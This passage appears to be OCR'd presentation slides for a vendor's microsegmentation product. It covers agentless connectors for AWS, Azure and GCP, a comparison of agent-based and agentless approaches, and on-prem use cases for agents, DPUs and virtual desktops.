  - Support for multi-account
  - Single connector can onboard multiple AWS accounts
- **Visibility**
  - Real-time discovery of workloads and labels
  - Flow ingest via VPC flow-logs
  - Support for multiple/unique S3 (storage) buckets
- **Enforcement with Security Groups**

Azure

- **Onboarding**
  - Single connector can onboard multiple Azure subscriptions
- **Visibility**
  - Real-time discovery of workloads and labels
  - Flow ingest via NSG flow-logs
  - Support for multiple/unique storage containers
- **Enforcement with Network Security Groups**

GCP

- **Onboarding**
  - Single connector can onboard multiple GCP projects
- **Visibility**
  - Real-time discovery of workloads and labels
  - Flow ingest via VPC flow-logs
  - Support for unique storage bucket
- **Enforcement with GCP Firewall**

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
Cloud Service Providers

High Level Architecture



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
Agentless – AWS

High Level Architecture



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

Reference

Agentless – Azure

High Level Architecture



Secure Workload



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
Reference

Agentless – GCP

High Level Architecture




Secure Workload

1.Connector authenticates using service account keys

2. Connector makes API calls to ingest flow logs and discover workload/labels from VPCs

3. Programs GCP firewall rules



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Microsegmentation – Approaches

Compare and Contrast

Criteria	Agent	Agentless-Network	Agentless-Cloud	Comments
Form-Factor Coverage (baremetal, VM, container)	🟢	🟠	🟠	**Agentless**: Limited coverage for containers
OS Dependency	🟠	🟢	🟢	**Agent**: Dependencies on OS
Network Infrastructure Dependency	🟢	🟠	🟢	**Agentless-Network**: Dependencies on network
Visibility – Flow (baremetal, VM, container)	🟢	🟠	🟠	**Agentless**: Limited visibility for containers
Visibility – Runtime (vulnerability, processes, behavior)	🟢	🔴	🔴	**Agentless**: No visibility
Enforcement (Granularity)	🟢	🟠	🟠	**Agentless-Network**: Segmentation policies granularity depends on the insertion method and form-factor **Agentless-Cloud**: Limited granularity for container form-factor
Enforcement (Scalability)	🟢	🟢	🔴	**Agentless-Cloud**: Number of access control rules limited by Cloud Service Provider
Time to Deploy	🟠	🟢	🟢	**Agent**: Organizational dependencies

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Microsegmentation

On-Prem (DC)

Use-Cases

1. Host-Based Agent Microsegmentation
2. Host-Based Agent Virtual Desktop Microsegmentation
3. Host-Based Agentless Microsegmentation with NVIDIA DPU
4. Network-Based Agentless Microsegmentation
   - L2 Firewall Insertion
   - L3 Firewall Insertion
   - ACI Firewall Insertion
   - Native ACI Integration (3.9 patch 2)
   - Load-Balancers Services

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
On-Prem Datacenter

Starting point for our journey



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
PCI, Core and VDI Workloads

Host-Based Microsegmentation – Agent-Based



Host–Based Agent Workload Protection

- Ideal for fine-grained segmentation
- In-depth workload visibility
  - Flows/vulnerabilities/processes/users
- Protection at the workload level
  - Intra-App flows (network)
  - Inter-App flows (network)
  - User/Group/Processes
- Suitable for <u>all personas</u>
  - Enables delegation of policy controls to <u>application owners</u>

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
PCI, Core and VDI Workloads

Host-Based Microsegmentation – DPU



Host-Based Agentless DPU Microsegmentation

- Acceptable for fine-grained segmentation
- Full visibility of workload flows
- Protection at the workload level
  - Intra-subnet flows
  - Inter-subnet flows
- Suitable for <u>all personas</u>
  - Enables delegation of policy controls to <u>application owners</u>

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
Virtual Desktop Infrastructure

Host-Based Microsegmentation – Virtual Desktops in DC



Host-Based Agent Virtual Desktop Protection

- Same agent as for workloads
- Ideal for fine-grained segmentation
- In-depth endpoint visibility
  - Flows/vulnerabilities/processes/users
- Protection at the desktop level
  - Intra-subnet flows
  - Inter-subnet flows
  - User/Group/Processes
- Suitable for <u>all personas</u>

